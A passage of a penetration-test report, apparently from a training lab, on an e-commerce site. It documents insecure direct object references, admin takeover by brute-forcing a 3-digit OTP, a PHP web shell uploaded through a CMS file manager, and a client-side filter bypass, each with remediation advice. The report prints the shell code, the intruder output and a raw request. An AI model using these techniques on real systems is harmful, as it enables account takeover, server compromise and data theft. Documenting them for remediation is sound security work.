
## ➤ Proof of Concept – Accessing other customer's details

- Now, we change the **customer** ID to 14.
- We get the **order details** along with shipping details and payment mode of other customers (here the user with customer id = 14).

Order Id: 2DD930939259	
<b>PRODUCTS:</b>	
Adidas Socks - Pack	INR 450
<b>Total</b>	<b>INR 450</b>
<b>SHIPPING DETAILS:</b>	<b>PAYMENT MODE</b>
<b>Name</b> - asd	Cash on delivery
<b>Email</b> - asd@asd.com	
<b>Phone</b> - 9876543210	
<b>Address</b> - asdasd	
Order placed on : 2019-03-11 15:15:24	Status: DELIVERED

## ➤ Proof of Concept

- Just by changing the *product ID*, other products can be seen.



## ➤ Proof of Concept

- Just by changing the *profile id*, other user's profile can be seen.

52.66.195.199/forum/index.php?u=/user/profile/1

52.66.195.199/forum/index.php?u=/user/profile/4

admin



administrator

Joined: Jan 4 '19 at 6:11 am

Last login: Jan 7 '19 at 7:53 am

33

views

2

posts

hunter



unverified user

Joined: Mar 7 '19 at 12:09 pm

Last login: Mar 7 '19 at 12:09 pm

1

views

0

posts

# Business Impact – Extremely High

- A malicious hacker can read order information of any user just by knowing the customer ID. This discloses critical order information of users including:
  - Name
  - Mobile Number
  - Email Address
  - Physical Address
  - Order ID
  - Bill Amount and Breakdown
  - Payment Mode
- This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/black-market.
- More over, as there is no rate limiting checks, attacker can brute force the customer ID for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.



# Recommendation

Take the following precautions:

- Make sure each user can only see his/her data only.
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time.
- Implement proper authentication and authorization checks to make sure that the user has permission to the data he/she is requesting.

# References

- [https://www.owasp.org/index.php/Insecure\\_Configuration\\_Management](https://www.owasp.org/index.php/Insecure_Configuration_Management)
- [https://www.owasp.org/index.php/Top\\_10\\_2013-A4-Insecure\\_Direct\\_Object\\_References](https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References)

## 4. Rate Limiting Issues

Account  
Takeover Using  
OTP Bypass  
(Critical)

The below mentioned login page allows login via OTP which can be brute forced,

**Affected URL :**


- <http://52.66.195.199/login/admin.php>

**Affected Parameters :**

- otp (POST parameters)

# Observation

- Navigate to [http:// 52.66.195.199 /login/admin.php](http://52.66.195.199/login/admin.php), you will see a **“Forgot your password?”** hyperlink which asks for OTP which is sent to admin’s phone number.

A screenshot of an 'Admin Login' web form. The form is centered on a light gray background. It features a title 'Admin Login' in bold black text. Below the title are two white input fields with gray borders, labeled 'Username' and 'Password'. Under these fields is a prominent red rectangular button with the word 'Login' in white text. At the bottom of the form is a blue hyperlink 'Forgot your password?' which is enclosed in a red rectangular border.

Admin Login

Username


Password

Login

[Forgot your password?](#)

# Observation

- Write any 3-digit number (i.e. any number from 100 - 999) and Intercept the request with Burp Suite.



**Reset Admin Password**

Enter 3 digit OTP sent on your registered mobile number

Ex: 321

**Reset Password**

The image shows a web form for resetting an admin password. It has a light gray background. At the top, the title 'Reset Admin Password' is centered in a bold, dark font. Below the title, a instruction 'Enter 3 digit OTP sent on your registered mobile number' is centered. Underneath the instruction is a white text input field with a blue border and a light blue glow effect. Inside the field, the text 'Ex: 321' is displayed in a gray font. Below the input field is a large, solid red button with the text 'Reset Password' in white, bold font.

# Observation

- We shoot the request with all possible combinations of 3 Digit OTPs and upon a successful hit, we get a response containing user details(i.e. the correct OTP). We can use this OTP to reset admin password and then use the new admin password to login as administrator.
- OTP for this Session was **767**.

Request	Payload	Status code	Error	Timeout	Length	Comment
660	759	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
661	760	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
662	761	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
663	762	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
664	763	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
665	764	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
666	765	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
667	766	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
668	767	200	<input type="checkbox"/>	<input type="checkbox"/>	4476	
669	768	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
670	769	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
671	770	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
672	771	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
673	772	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
674	773	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
675	774	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
676	775	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
677	776	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	

Request

Response

Pretty

Raw

Hex

Render

Enter New Admin Password

New password

Confirm password

Reset Password

## ➤ Proof of Concept – Access to admin dashboard

### Admin Dashboard

CONSOLE

Add Product:


No.	Product Name	Product Description	Seller	Category	Image	Price	
	<input type="text"/>	<input type="text"/>	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<div>UPLOAD</div>	<input type="text"/>	<div>Add</div>

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men & Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	<div>UPLOAD</div>	<input type="text" value="145"/>	<div>Update</div>
2	Adidas Socks - Pack	Adidas Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	<div>UPLOAD</div>	<input type="text" value="450"/>	<div>Update</div>
3	Puma Socks	Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	<div>UPLOAD</div>	<input type="text" value="600"/>	<div>Update</div>

# Business Impact – Extremely High

- A Malicious hacker can gain complete access to admin account just by Brute-Forcing due to rate limiting flaw as a hacker can attempt as many times as he wants , as there is no bounds in no of tries. This leads to complete compromise of personal user data of every customer.
- Once the attacker logs in as admin, then he can carry out actions on behalf of the victim(admin) which could lead to serious financial loss to him/her, like he can change the name, picture and even price of the products.



The screenshot shows a web application interface for 'Lifestyle Store'. The top navigation bar is dark grey with links for 'Blog', 'Forum', 'Sign Up', and 'Login'. The main content area is light grey and features a form titled 'Enter New Admin Password'. The form contains two input fields: 'New password' and 'Confirm password', both with placeholder text. Below these fields is a prominent red button labeled 'Reset Password'.



# Recommendation

Take the following precautions:

- Use proper **rate-limiting checks** on the no of OTP checking and Generation requests.
- Implement anti-bot measures such as **ReCAPTCHA** after multiple incorrect attempts.
- OTP should expire after certain amount of time like **2-3 minutes**.
- OTP should be at least **6 digit and alphanumeric for more security**.

# References

- [https://www.owasp.org/index.php/Testing\\_Multiple\\_Factors\\_Authentication\\_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))
- [https://www.owasp.org/index.php/Blocking\\_Brute\\_Force\\_Attacks](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks)

## 5. Insecure File Uploads

Insecure File  
Uploads  
(Critical)

Below mentioned URL is vulnerable to insecure file uploads,

**Affected URL :**


- <http://52.66.195.199/wondercms/>

**File Uploaded :**

- backdoor shell (Unknown.php)


# Observation

- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **Settings** and then go to **Files** option.
- You will notice an **Upload** section here,



# Observation

- It looks like we can upload files here, I uploaded a file name **Unknown.php**




## ➤ Proof of Concept - Any command can be executed

- Shell – **Unknown.php**

```
1  
2  <?php echo exec ('whoami'); ?>  
3
```

- The uploaded shell was **executed successfully**.



trainee

# Business Impact – Extremely High

- The consequences of unrestricted file upload can vary:-
  - including complete system takeover, an overloaded file system or database.
  - forwarding attacks to back-end systems.
  - client-side attacks, or simple defacement.
  - It depends on what the application does with the uploaded file and especially where it is stored.

# Recommendation

Take the following precautions:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.
- Never accept a filename and its extension directly without having a whitelist filter.
- All the control characters and Unicode and the special characters should be discarded.



# References

- [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
- <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>

# Business Impact – Extremely High

- Anyone can perform any attacks (available) as all the exploits are available publicly .
- It can cause severe damage to the website
- He may be able to upload backdoor shells
- He will easily deface your website


## 6. Client Side Filter Bypass

<p>Client Side Filter Bypass (Moderate)</p>	<p>Below mentioned URL is vulnerable to client side filter bypass.</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://52.66.195.199/profile/16/edit/">http://52.66.195.199/profile/16/edit/</a></li></ul>
---	---

# Observation

- Login to your account and go to **My Profile** section.
- Now, click on edit profile button, update any of your details.

## My Profile



**Unknown**  
Unknown@gmail.com

---

Username:

Unknown

Contact No.:

9999999999

Delivery Address:

Who knows

EDIT PROFILE

CHANGE PASSWORD

# Observation

- Click on UPDATE button and intercept the request with Burp Suite.
- Now, send the request to the **Repeater** and edit the phone number and Name.
- I changed it and hit **Send**.

## My Profile

Unknown

Unknown@gmail.com

Unknown

9999999999

Who knows

UPLOAD PROFILE PICTURE


UPDATE

### Request

	Pretty	Raw	Hex
1	POST /profile/submit.php HTTP/1.1		
2	Host: 52.66.195.199		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0		
4	Accept: text/plain, */*; q=0.01		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate		
7	X-Requested-With: XMLHttpRequest		
8	Content-Type: multipart/form-data; boundary=-----423376115019640854972751592106		
9	Content-Length: 727		
10	Origin: http://52.66.195.199		
11	Connection: close		
12	Referer: http://52.66.195.199/profile/16/edit/		
13	Cookie: key=6zarkq86a8z; PHPSESSID=qk9hir391ffn2ahdjpb0pe72e6; X-XSRF-TOKEN=baa8be892f9a2fd63e641a9a189eb23d05c51dfc306f3b942275c169ecee50d8		
14			
15	-----423376115019640854972751592106		
16	Content-Disposition: form-data; name="name"		
18	Gold D Roger		
19	-----423376115019640854972751592106		
20	Content-Disposition: form-data; name="contact"		
22	9988776655		
23	-----423376115019640854972751592106		
24	Content-Disposition: form-data; name="address"		
25			
26	Who knows		
27	-----423376115019640854972751592106		
28	Content-Disposition: form-data; name="user_id"		
29			
30	16		
31	-----423376115019640854972751592106		
32	Content-Disposition: form-data; name="X-XSRF-TOKEN"		
33			
34	baa8be892f9a2fd63e641a9a189eb23d05c51dfc306f3b942275c169ecee50d8		
35	-----423376115019640854972751592106--		
36			

## ➤ Proof of Concept – Profile updated successfully

### My Profile



**Gold D Roger**  
Unknown@gmail.com

---

Username:

Unknown

Contact No.:

9988776655

Delivery Address:

Who knows

EDIT PROFILE

CHANGE PASSWORD

# Business Impact – Moderate

- This would only trouble the users who in turn might give negative feedback on your website.

# Recommendation

Take the following precautions:

- Implement all critical checks on server side code only.
